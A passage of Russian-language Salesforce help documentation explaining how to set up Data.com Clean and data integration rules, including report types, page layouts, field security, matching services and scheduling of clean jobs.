3. Введите сведения для типа настраиваемого отчета.
   a. Для пункта **«Основной объект»** выберите тип объекта, по которому хотите получать отчет.
   Например, для получения отчетности по статусу обновления для организаций выберите **«Организации»**.
   b. Введите метку и описание для типа отчета.
   Примите в качестве названия отчета вставленный системой Salesforce вариант.
   Например:
   - **Метка типа отчета**: AccountDataIntegrationReportType
   - Тип настраиваемого отчета для отслеживания статуса обновления интеграции данных в организациях

   c. В раскрывающемся списке **«Хранить в категории»** выберите категорию для типа отчета.

- В качестве типа отчета для организаций и контактов выберите **«Организации и контакты»**.
- В качестве типа отчета для интересов выберите **«Интересы»**.

d. Пока не будете готовы предоставить пользователям настраиваемые отчеты, выберите статус развертывания **«В разработке»**.

4. Нажмите «Далее», чтобы перейти к пункту **«Этап 2. Определение набора записей отчета»**.
5. Чтобы связать объект со статусом интеграции данных с объектом организаций, контактов или интересов, щелкните поле с меткой **(Нажмите, чтобы связать с другим объектом)**.
   a. В раскрывающемся списке выберите вариант **«Сведения о правиле интеграции»**.
   b. Для связи вида «А к Б» нажмите **«Каждая запись "А" должна иметь по крайней мере одну связанную запись "Б"»**.
6. Нажмите кнопку **«Сохранить»**.

Теперь новые типы настраиваемых отчетов могут использоваться для создания настраиваемых отчетов. Добавьте «Статус интеграции данных» к макету отчета вместе с другими полями, по которым вам нужна отчетность.

Прим.: По умолчанию отчет содержит все правила интеграции активных данных для объекта, по которому составляется отчетность. Для фильтрации отчета по определенному правилу, используйте поле «Описание» из объекта «Сведения о правиле интеграции». Например, используйте фильтр `IntegrationRuleInfo.Description`, который содержит «Сведения о компании для организаций».

Рекомендации по настраиваемому соотнесению правил интеграции данных

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Для использования правил «Сведения о компании для организаций» и «Сведения о компании для интересов» необходима лицензия функции очистки <0>Data.com Premium Clean<1>.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Правила интеграции данных имеют соотнесение обновляемых полей, которое контролирует, как Data.com обновляет ваши записи. Правила обеспечивают настраиваемое соотнесение полей по умолчанию. Прежде чем изменить соотнесение обновляемых полей, убедитесь в глубоком понимании принципов соотнесения, необходимой подготовки и ожидаемых результатов.

Прим.: Данные сведения относятся к функции интеграции данных и не относятся к функции очистки Data.com.

Каждое правило интеграции данных имеет стандартное соотнесение обновляемых полей, которое контролирует то, как данные из Data.com помещаются в записи организаций, контактов и интересов. При добавлении организации, контакта или интереса Data.com обновляет запись согласно активным правилам. Вы можете изменить соотнесения обновляемых полей, чтобы портал Data.com помещал данные в различные поля, включая настраиваемые.

Перед активацией правила или изменением его соотнесения убедитесь, что учли следующие моменты.

- При активации правила или правке его соотнесений Data.com проводит *массовое* обновление *всех* записей, затронутых правилом. Эту функциональность можно контролировать с помощью параметров правила.
- Обновления через правила не зависят от дополнений к полям (таких как утверждения, бизнес-правила и триггеры Apex), используемых для организаций, контактов и интересов. Изучите свои дополнения и убедитесь, что они будут работать с обновляемыми значениями.

- Правила интеграции данных автоматически заполняют пустые поля в записях. В ином случае правила данные не перезаписывают.
- Вы можете создать настраиваемые поля для своих записей и затем соотнести их с полями Data.com.

Что такое обновление данных?

Службы данных могут автоматически выполнять полную синхронизацию ваших записей по регулярному расписанию. Службы также сообщают о тех случаях, когда нет данных, которые были доступны ранее.

Прим.: Данные сведения относятся к функции интеграции данных и не относятся к функции очистки Data.com.

Службы данных поддерживают информацию в актуальном состоянии, обновляя ваши записи через регулярные интервалы. Это автоматический процесс, интервал нельзя изменить или посмотреть.

В ходе обновления сведений служба данных проверяет, потеряла ли информация, предоставленная ранее, свою актуальность. Служба данных не удаляет сведения из ваших записей. Вместо этого информация помечается как **«Неактивная»**.

Пример: Если служба данных используется для обновления записей организации, то служба отображает информацию на странице описания организации либо как связанный список, либо как ссылку. На странице описания организации можно посмотреть все данные, которые служба добавила в вашу организацию и связала с вашей учетной записью. Если обновленные данные более не доступны, служба отметит их как неактивные.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Для использования правил «Сведения о компании для организаций» и «Сведения о компании для интересов» необходима лицензия функции очистки <0>Data.com Premium Clean<1>.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Настройка функции Data.com Clean

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения функции Data.com Clean:	Настройка приложения
Для включения пользователей функции Data.com Clean:	Управление внутренними пользователями
Для определения триггеров:	Автор Apex
Для определения бизнес-правил:	Настройка приложения
Для установки пакетов AppExchange:	Загрузка пакетов AppExchange

Эффективность вашего бизнеса определяется качеством используемых данных. Хотите тратить меньше времени на обновление и дополнение данных и больше — на развитие бизнеса. Настройте и реализуйте функцию Data.com Clean для полных актуальных записей Salesforce.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Правила очистки геокода доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Другие правила очистки доступны при наличии лицензии на продукт <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Прим.: При использовании Data.com Prospector совместно с функцией очистки Data.com рекомендуем просмотреть раздел «Настройка Data.com Prospector» на странице 1861.

1. Проверка включения функции очистки Data.com

   Данный раздел содержит рекомендации по включению функции очистки Data.com, позволяющей гарантировать актуальность записей организации.

2. Настройка макетов страниц для продукта Data.com Prospector и функции Data.com Clean

   При внедрении продуктов Data.com Prospector и Data.com Clean доступность функций для пользователей обеспечивается кнопками и полями, добавленными к макетам страниц организаций, контактов и интересов. При использовании Data.com Prospector или Data.com Clean рекомендуем дополнить макеты страниц компаний D&B кнопкой, позволяющей обновлять связанные записи компаний D&B.

3. Настройка безопасности полей для функции очистки Data.com

   Продукты Data.com Prospector или Data.com Clean позволяют просматривать разные поля D&B для записей организации. Эти поля добавляются при ручной очистке записей пользователями. Чтобы предоставить пользователям полномочия чтения и редактирования полей и их значений, а также гарантировать их отображение в бизнес-карточке организации, рекомендуем настроить параметры безопасности полей.

4. Определите собственные параметры и выберите службу сопоставления организаций для Data.com Clean

   Настройки Data.com Clean управляют записями, которые необходимо обновить, и способом их обновления. Настройки позволяют выбрать службу сопоставления для обновления организаций.

5. Настройка заданий Data.com Clean

   При наличии лицензии Data.com Clean имеется возможность настроить автоматические задания для обновления записей.

6. Проверка триггеров и бизнес-правил на совместимость с Data.com

   Если ваша организация применяет триггеры или бизнес-правила на объектах, которые вы обновляете с помощью Data.com, изучите эти триггеры и правила на предмет нужных, измените или отключите их, чтобы пользователи не получали неожиданные результаты при обновлении записей.

7. Настройка списковых представлений для функции Data.com Clean

   Прежде чем разрешить пользователям функции Data.com Clean очистку записей из списка, рекомендуем добавить поле «Статус очистки» в списковые представления организации.

8. Настройка правил интеграции данных

   Актуальная информация позволяет пользователям поддерживать взаимосвязь с клиентами и отслеживать перспективные интересы. Настройте правила интеграции данных и обеспечьте пользователей новейшими сведениями об организациях, контактах и интересах.

9. Отчет по записям с конкретным статусом очистки Data.com

   Чтобы просмотреть записи организаций, контактов или интересов Salesforce, содержащие конкретный статус очистки (например, «Отличается»), рекомендуем создать настраиваемый отчет.

СМ. ТАКЖЕ:

Data.com Clean

Интеграция данных

Проверка включения функции очистки Data.com

Данный раздел содержит рекомендации по включению функции очистки Data.com, позволяющей гарантировать актуальность записей организации.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Функция очистки Data.com обеспечивает наличие самых последних данных в записях. Функция очистки может применяться ко всем организациям, контактам и интересам, а не только к записям, добавленным из Data.com. В приобретаемой лицензии Data.com функция очистки включена автоматически. Поддерживается настройка автоматических заданий по очистке, что позволяет пользователям вручную очищать отдельные записи или группы записей из спискового представления.

После включения функции очистки можно выполнить настройки и проконтролировать задания по очистке. В меню «Настройка» раздела «Очистка» появляются ссылки «Настройки» и «Задания».

Прим.: Включение функции очистки не приводит к немедленной очистке записей. Можно щелкнуть **«Отключить»**, чтобы выключить эту функцию.

1. В меню «Настройка» введите *«Параметры очистки»* в поле «Быстрый поиск», затем выберите **«Параметры очистки»**.
2. Убедитесь, что функция Data.com Clean включена.

СМ. ТАКЖЕ:

Data.com Clean

Настройка функции Data.com Clean

Настройка интеграции данных

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или отключения функции очистки Data.com Clean:

- Настройка приложения

Настройка макетов страниц для продукта Data.com Prospector и функции Data.com Clean

При внедрении продуктов Data.com Prospector и Data.com Clean доступность функций для пользователей обеспечивается кнопками и полями, добавленными к макетам страниц организаций, контактов и интересов. При использовании Data.com Prospector или Data.com Clean рекомендуем дополнить макеты страниц компаний D&B кнопкой, позволяющей обновлять связанные записи компаний D&B.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Прим.: При использовании версии Professional Edition рекомендуем добавить *все* доступные поля и кнопки Data.com в макет страницы каждого объекта (организации, контакты, интересы и компании D&B). В версии Professional Edition не поддерживаются настраиваемые макеты страниц.

1. В настройках управления объектами организаций перейдите в раздел «Макеты страниц».
2. В списке макетов страниц отредактируйте каждый список, который будет применяться пользователями Data.com Prospector или Data.com Clean.
3. Выберите категорию **«Поля»** в списке категорий элементов страницы на странице «Макет организации».
4. Перетащите поле «Статус очистки» в нужную область страницы.
5. При использовании версии Data.com Prospector добавьте поля D&B для отображения пользователям. К этим полям относятся: «Местоположение организации», «Номер D-U-N-S», «Код NAICS», «Торговый стиль» и т. д. Полный список полей D&B, доступных для организаций, см. в разделе «Поля организаций».

   Совет: Рекомендуем создать раздел для полей D&B, позволяющий выполнять их группирование. Чтобы создать раздел, перетащите элемент «Раздел» из категории **«Поля»** в нужную область страницы.
6. Чтобы разрешить пользователям обновление записей компаний D&B, добавьте кнопку **«Обновить»** в макеты страниц компаний D&B.
7. При использовании правила проверки «Do Not Auto-Update», доступного в пакете AppExchange «Отчеты Data.com», добавьте поле «Data.com Does Not Auto-Update».
8. Выберите категорию **«Кнопки»** в списке категорий элементов страницы. Перетащите кнопки **«Очистить»**, **«Извлечь контакты»**, **«Подробные сведения о поиске потенциальных клиентов»** и **«Иерархия компаний»*** в нужную область страницы.

   *Доступно только при наличии лицензии Data.com Prospector
9. Нажмите кнопку **«Сохранить»**.
10. В настройках управления объектами интересов перейдите в раздел «Макеты страниц».
11. Повторите действия по добавлению поля «Статус очистки» и кнопки **«Очистить»** в макеты страниц интересов.
12. При использовании продукта Data.com Prospector добавьте поля «Номер D-U-N-S компании» и «Компания D&B».
13. При использовании правила проверки «Do Not Auto-Update», доступного в пакете AppExchange «Отчеты Data.com», добавьте поле «Data.com Does Not Auto-Update».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:
- Настройка приложения

Для просмотра макетов страниц:
- Просмотр настройки и конфигурации

14. В настройках управления объектами контактов перейдите в раздел «Макеты страниц».
15. Повторите действия по добавлению поля «Статус очистки» и кнопки **«Очистить»** в макеты страниц контактов. (Контакты не содержат полей D&B.)
16. При использовании правила проверки «Do Not Auto-Update», доступного в пакете AppExchange «Отчеты Data.com», добавьте поле «`Data.com Does Not Auto-Update`».
17. Если используется Data.com Prospector, в настройках управления компаниями D&B перейдите к разделу «Макеты страниц».
18. Добавьте кнопку **«Поиск номера D-U-N-S глобального головного подразделения»**.

СМ. ТАКЖЕ:

Настройка функции Data.com Clean

Настройка макетов страниц для интеграции данных

Отмена обновления записей при выполнении заданий Data.com Clean

Поиск по параметрам управления объектами

Настройка безопасности полей для функции очистки Data.com

Продукты Data.com Prospector или Data.com Clean позволяют просматривать разные поля D&B для записей организации. Эти поля добавляются при ручной очистке записей пользователями. Чтобы предоставить пользователям полномочия чтения и редактирования полей и их значений, а также гарантировать их отображение в бизнес-карточке организации, рекомендуем настроить параметры безопасности полей.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Настройте параметры безопасности для перечисленных ниже полей.

- Местоположение организации
- Компания D&B (только Data.com Prospector)
- Номер D-U-N-S
- Код NAICS
- Описание NAICS
- Ответственность
- Код SIC
- Биржевой символ
- Торговый стиль
- Год начала

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности поля:

- Настройка приложения

Предлагается несколько способов настройки параметров безопасности полей (например, с использованием профиля или набора полномочий). Однако в данном случае требуется настроить параметры безопасности только для 10 полей. Поэтому рекомендуется начать с полей и выбора профилей для пользователей, применяющих Data.com.

1. В настройках управления организациями перейдите в раздел полей.
2. Чтобы открыть страницу сведений о каждом поле, щелкните метку нужного поля.

3. Нажмите кнопку «Настроить параметры безопасности полей» на каждой странице сведений. Установите флажок **«Доступно»** напротив каждого профиля, пользователям которого предоставлены полномочия чтения и редактирования полей. Например, чтобы предоставить пользователям с профилем «Стандартный пользователь» доступ к функции очистки Data.com Clean, установите флажок **Доступно** напротив этого профиля.

Прим.: Эти поля обрабатываются функцией очистки Data.com Clean. Поэтому флажок **«Доступно»**, установленный в параметрах безопасности поля, предоставляет доступ для редактирования и может инициировать создание несогласованных данных во время очистки.

СМ. ТАКЖЕ:

Рекомендации по настройке правил интеграции данных «Сведения о компании»

Настройка функции Data.com Clean

Поиск по параметрам управления объектами

Определите собственные параметры и выберите службу сопоставления организаций для Data.com Clean

Настройки Data.com Clean управляют записями, которые необходимо обновить, и способом их обновления. Настройки позволяют выбрать службу сопоставления для обновления организаций.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Выбор настроек для заданий возможен только при наличии лицензии Data.com Clean у организации Salesforce.

1. Просмотрите рекомендации по выбору службы сопоставления, используемой для обновления организаций.
2. Введите строку *«Настройки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Настройки»** в разделе «Очистка».
3. Выберите службу сопоставления для обновления данных организаций. При выборе службы сопоставления DUNSRight™ измените код достоверности соответствующим образом.
   Код достоверности D&B оценивает возможные совпадения Data.com на основе схожести записей по шкале от «1» (записи не похожи) до «10» (записи идентичны или очень похожи). Data.com не сопоставляет автоматически записи, если уровень сходства меньше выбранного здесь кода. Если несколько записей сопоставляются с уровнем схожести, равным выбранному вами или превышающим его, Data.com отображает наибольшее соответствие. При обновлении нескольких записей вручную совпадение может быть выбрано в диапазоне от предварительно заданного кода достоверности (5) до заданного пользователем значения.
4. Просмотрите рекомендации по выбору настроек задания.
5. Проверьте наличие флажка **«Включить задания по очистке»** для каждого объекта, который необходимо обновить. Чтобы обновить записи компаний D&B при наличии лицензии Data.com Clean, установите флажок **«Включить задания по очистке для объекта "Компании D&B"»**.
6. Выберите настройки очистки для каждого включенного объекта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Правила очистки геокода доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Другие правила очистки доступны при наличии лицензии на продукт <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com:

- Настройка приложения

7. Щелкните **«Сохранить»** для сохранения настроек.

Рекомендации по выбору службы сопоставления организаций

Продукт Data.com Prospector или функция очистки Data.com позволяет выбирать службу сопоставления, которая должна использоваться для очистки записей организаций. Прежде чем выбрать нужную службу, просмотрите все доступные службы, их алгоритмы очистки и связанные рекомендации.

Рекомендации по выбору настроек заданий по очистке Data.com

Ниже представлены рекомендации по настройке заданий Data.com Clean.

СМ. ТАКЖЕ:

Настройка функции Data.com Clean

Настройка заданий Data.com Clean

Отслеживание журнала поля для стандартных объектов

Рекомендации по выбору службы сопоставления организаций

Продукт Data.com Prospector или функция очистки Data.com позволяет выбирать службу сопоставления, которая должна использоваться для очистки записей организаций. Прежде чем выбрать нужную службу, просмотрите все доступные службы, их алгоритмы очистки и связанные рекомендации.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Доступны следующие службы сопоставления.

Сопоставление Data.com

Собственная технология сопоставления Data.com, которая сопоставляет поля «Имя организации», «Адрес для счета», «Веб-сайт» и «Тел.».

Служба сопоставления Data.com всегда используется при очистке данных организаций, имеющих действующий Номер D-U-N-S, даже если выбрана служба сопоставления DUNSRight.

Сопоставление DUNSRight™

Сопоставление DUNSRight — это патентованная технология проверки качества данных от компании D&B, использующая точный процесс стандартизации данных и сопоставления записей компании D&B с записями организаций пользователя. Кроме того, данный процесс применяет код достоверности D&B, который оценивает возможные совпадения Data.com на основе схожести записей по шкале от «1» (записи не похожи) до «10» (записи идентичны или очень похожи). Также D&B поддерживает уровни совпадения, отображаемые для отдельных полей в виде букв. Дополнительную информацию об алгоритме сопоставления DUNSRight см. в документе *D&B Entity Matching*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии <0>Data.com Prospector<1> в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Атрибут	Сопоставление Data.com	Сопоставление DUNSRight™
Служба сопоставления по умолчанию	✅	
Включает код достоверности D&B		✅

Атрибут	Сопоставление Data.com	Сопоставление DUNSRight™
Поддержка международного поиска совпадений[1]		✅
Поддержка неанглоязычных стран		✅
Требуется сопоставление по умолчанию для Номера `D-U-N-S`		✅

[1]Сопоставление DUNSRight предоставляет совпадающие записи в количестве стран, которое более чем на 200 превышает количество стран сопоставления Data.com. Сопоставление DUNSRight *не* поддерживает следующие страны и регионы: острова Адмиралтейства, Аландские острова, Антарктида, остров Вознесения, Бонайре, остров Буве, Британская территория Индийского океана, Каролинские острова, Кокосовые острова, Куба, Кюрасао, Французские южные территории, Гернси, остров Херд и острова Макдональд, остров Мэн, Джерси, Корейская Народно-Демократическая Республика, Майотта, Федеративные Штаты Микронезии, острова Мидуэй, Монголия, Ниуэ, Палау, Оккупированная палестинская территория, Питкерн, Сент-Бартелеми, Синт-Эстатиус и Саба, Сен-Мартен (французская часть), Синт-Мартен (нидерландская часть), Южная Джорджия, Южные Сандвичевы Острова, Шпицберген и Ян-Майен, Восточный Тимор, Турецкая Республика Северного Кипра, Малые Тихоокеанские отдаленные острова Соединенных Штатов, атолл Уэйк, Уоллис и Футуна, Западная Сахара.

СМ. ТАКЖЕ:

- Варианты совпадения функции очистки Data.com с вашими записями
- Настройка функции Data.com Clean
- Рекомендации по планированию заданий по Data.com Clean
- Рекомендации по выбору настроек заданий по очистке Data.com
- Настройка заданий Data.com Clean
- Определите собственные параметры и выберите службу сопоставления организаций для Data.com Clean

Рекомендации по выбору настроек заданий по очистке Data.com

Ниже представлены рекомендации по настройке заданий Data.com Clean.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

- Функция очистки Data.com Clean позволяет использовать задания для очистки данных тремя способами. Ниже перечислены доступные действия.
  - «Пометить все различия в записи», чтобы *пометить только те* поля, значения которых отличаются от значений Data.com.
  - «Пометить различия и автоматически заполнить пустые поля», чтобы пометить поля с другими значениями и *заполнить пустые поля* значениями Data.com.
  - «Настроить параметры по полям».
- При выборе параметра «Настроить» для любого объекта выполните одно следующих действий.
  - Присвоение пометок полям собственных записей Salesforce, значения которых отличаются от совпавших записей Data.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

  - Присвоение пометок значениям отличающихся полей собственных записей Salesforce и автоматическое заполнение пустых полей значениями Data.com.
  - Перезапись значений отличающихся полей собственных записей Salesforce значениями Data.com. При перезаписи значений записей Salesforce рекомендуем настроить функцию отслеживания журнала для данных полей.
- Первые две настройки могут быть заданы для всех записей или отдельных полей. Последняя настройка может быть задана только для отдельных полей.
- При использовании продукта Data.com Clean пользователи могут также очищать записи компаний D&B, связанные с организациями и интересами. Задания по очистке компаний D&B автоматически заполняют или перезаписывают значения полей в записях компаний D&B, но не меняют данные в связанных записях организаций или интересов.
- Заданные настройки вступают в силу при следующем выполнении запланированного задания по очистке, а помеченные различия отображаются при очистке записей вручную.
- Чтобы выполнить разовое повторное сопоставление посредством новой службы сопоставления, рекомендуем вручную удалить Номер `D-U-N-S` из записей организаций. Помните, что данное действие может повлиять на уровни совпадения.
- Соотнесение настраиваемого поля или пропуск соотнесения являются нерекомендованными действиями при использовании любой службы сопоставления:
- Преобразованные интересы исключаются из заданий по очистке интересов.
- Если пользователь помечает поле в записи, которое должно быть перезаписано заданиями по очистке, как *«неверное»*, поле не будет обработано в данной записи.
- Организации-лица исключаются из заданий по очистке организаций и контактов.

СМ. ТАКЖЕ:

Настройка функции Data.com Clean

Настройка заданий Data.com Clean

Определите собственные параметры и выберите службу сопоставления организаций для Data.com Clean

Рекомендации по выбору службы сопоставления организаций

Настройка заданий Data.com Clean

При наличии лицензии Data.com Clean имеется возможность настроить автоматические задания для обновления записей.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Рекомендации по планированию заданий по Data.com Clean

Просмотрите рекомендации по планированию заданий автоматического обновления записей с помощью функции Data.com Clean.

Планирование заданий по очистке Data.com

Чтобы регулярно обновлять статус очистки записей, запланируйте автоматические задания по сравнению собственных записей с Data.com. Задания доступны организациям только при наличии лицензии на функцию Data.com Clean.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии для функции Data.com Clean.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Расписание полной синхронизации записей организаций Salesforce с использованием Data.com Clean

Служба сопоставления DUNSRight™ поддерживает планирование полной синхронизации записей организаций и записей Data.com при выполнении следующих заданий по очистке организаций. Полная синхронизация сопоставляет все записи организаций с записями Data.com и позволяет находить совпадения, которые не были найдены при выполнении предыдущих заданий.

Отмена обновления записей при выполнении заданий Data.com Clean

Пользователи могут предотвратить заполнение полей отдельных организаций, контактов или интересов данными Data.com при выполнении автоматических заданий по очистке.

Проверка журнала заданий по очистке Data.com Clean

Таблица «Журнал заданий по Data.com Clean» позволяет просматривать текущие задания и открывать журналы ошибок.

Рекомендации по планированию заданий по Data.com Clean

Просмотрите рекомендации по планированию заданий автоматического обновления записей с помощью функции Data.com Clean.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Важное замечание: При настройке триггеров, которые должны выполняться при обновлении записей организаций, контактов или интересов, запросы SOQL, выполняемые триггерами, могут препятствовать выполнению заданий для данных объектов. Триггеры Apex (в совокупности) не могут превышать 200 запросов SOQL на пакет. В противном случае, задание для данного объекта не будет выполнено. Кроме того, триггеры, являющиеся методами @future, ограничиваются 10 вызовами @future на пакет.

- Задания доступны организациям только при наличии лицензии на функцию Data.com Clean.
- Задания должны быть запланированы как минимум на один день недели.
- Задания обрабатывают только записи включенных объектов.
- При полной синхронизации очищаются все записи, независимо от их статуса очистки. При *добавочной синхронизации* очищаются только записи со статусом очистки «Не сравнивалось».
- Выполняемая полная синхронизация выполняется взамен добавочной.
- Полная синхронизация, запланированная для выполнения, выполняется даже при отсутствии измененных записей.
- Продолжительность между заданиями определяется по времени завершения предыдущего задания и начала следующего задания.
- Задания добавляются в очередь в соответствии с параметрами планирования и выполняются отдельно для организаций, контактов и интересов.
- Время, необходимое для выполнения задания, определяется несколькими факторами, включая выбранную службу сопоставления (для заданий по очистке организаций), количество очищаемых записей и общую производительность системы Salesforce. При использовании сопоставления Data.com задания могут очищать за день 3 000 000 записей. При использовании сопоставления DUNSRight™ задания могут очищать за день 750 000 записей.
- Прежде чем активировать автоматические задания по очистке в производственной организации, рекомендуем проверить их работу в безопасной среде. После включения функции Data.com Clean в производственной организации обновите безопасную среду для использования тех же полномочий и данных. Чтобы настроить функцию Data.com Clean в безопасной среде, выполните действия, описанные в разделе «Внедрение функции очистки Data.com Clean». Если задания выполняются без ошибок в безопасной среде, выполните эти же действия в производственной организации.
- Задания, запланированные в безопасной среде, действительны в течение 30 дней.

- Рекомендуем заполнять поля «Страна» и «Область/штат» допустимыми значениями.
- До начала планирования заданий рекомендуем запланировать регулярное резервное копирование данных организации, контактов и интересов. В этом случае записи Salesforce, сопоставленные неверно, могут быть легко восстановлены.
- Настройте функцию отслеживания журнала поля для организаций, контактов и интересов. Функция отслеживания журнала поля позволяет определять, какие значения полей изменены, а также отслеживать авторов и время внесения изменений. При использовании функции отслеживания журнала поля убедитесь, что связанные списки «Журнал организации», «Журнал контакта» и «Журнал интереса» добавлены в соответствующие макеты страниц данных объектов.
- Задания не обрабатывают записи организаций-лиц.
- Правило интеграции данных «Сведения о компании для организаций» конфликтует с заданиями по очистке. Сведения о предотвращении конфликтов см. в разделе «Рекомендации по настройке правил интеграции данных "Сведения о компании"».

СМ. ТАКЖЕ:

Настройка функции Data.com Clean

Настройка заданий Data.com Clean

Рекомендации по выбору службы сопоставления организаций

Планирование заданий по очистке Data.com

Чтобы регулярно обновлять статус очистки записей, запланируйте автоматические задания по сравнению собственных записей с Data.com. Задания доступны организациям только при наличии лицензии на функцию Data.com Clean.

1. Перед планированием заданий просмотрите рекомендации.
2. Введите строку *«Задания»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Задания»** в разделе «Очистка».
3. Выберите нужные дни недели.
4. Выберите предпочтительное время начала.

   Прим.: Задания выполняются по отдельности, поэтому их точное время начала может изменяться.

5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования заданий по очистке Data.com и просмотра журнала заданий:

- Настройка приложения

СМ. ТАКЖЕ:

Настройка функции Data.com Clean

Настройка заданий Data.com Clean

Рекомендации по планированию заданий по Data.com Clean

Проверка журнала заданий по очистке Data.com Clean

Расписание полной синхронизации записей организаций Salesforce с использованием Data.com Clean

Служба сопоставления DUNSRight™ поддерживает планирование полной синхронизации записей организаций и записей Data.com при выполнении следующих заданий по очистке организаций. Полная синхронизация сопоставляет все записи организаций с записями Data.com и позволяет находить совпадения, которые не были найдены при выполнении предыдущих заданий.

Выполнение запрошенной полной синхронизации инициирует отключение соответствующего параметра. Система позволяет повторно включать данный параметр и планировать другую полную синхронизацию каждые 30 дней. Уведомления о выполнении полной синхронизации или времени, прошедшем после выполнения последней полной синхронизации, отображаются автоматически.

1. Введите строку *«Задания»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Задания»** в разделе Data.com.
2. Чтобы включить полную синхронизацию, нажмите кнопку **«Вкл.»** напротив параметра **«Полная синхронизация при выполнении следующего задания»**. Кнопка **«Выкл.»** активируется после запуска запрошенной полной синхронизации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования заданий по очистке Data.com и просмотра журнала заданий:

- Настройка приложения

СМ. ТАКЖЕ:

Настройка функции Data.com Clean

Настройка заданий Data.com Clean

Отмена обновления записей при выполнении заданий Data.com Clean

Пользователи могут предотвратить заполнение полей отдельных организаций, контактов или интересов данными Data.com при выполнении автоматических заданий по очистке.

Использование статуса очистки «Пропущено» для предотвращения обновления записей заданиями по Data.com Clean

Воспользуйтесь настройкой «Пропущенные записи» задания по Data.com Clean, препятствующей обновлению записей, поле «Статус очистки» которых содержит значение «Пропущено». Рекомендуем использовать данный метод во избежание обновления записей при выполнении заданий.

Использование настраиваемых полей и правил проверки для отключения обновления записей при выполнении заданий Data.com Clean

Используйте настраиваемое поле, чтобы указать записи, которые не нужно обновлять автоматически. Затем создайте правило проверки, которое указывает заданиям на пропуск этих записей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Настройка заданий Data.com Clean

Настройка функции Data.com Clean

Можно ли предотвратить автоматическое обновление записей заданиями по Data.com Clean?

Использование статуса очистки **«Пропущено»** для предотвращения обновления записей заданиями по Data.com Clean

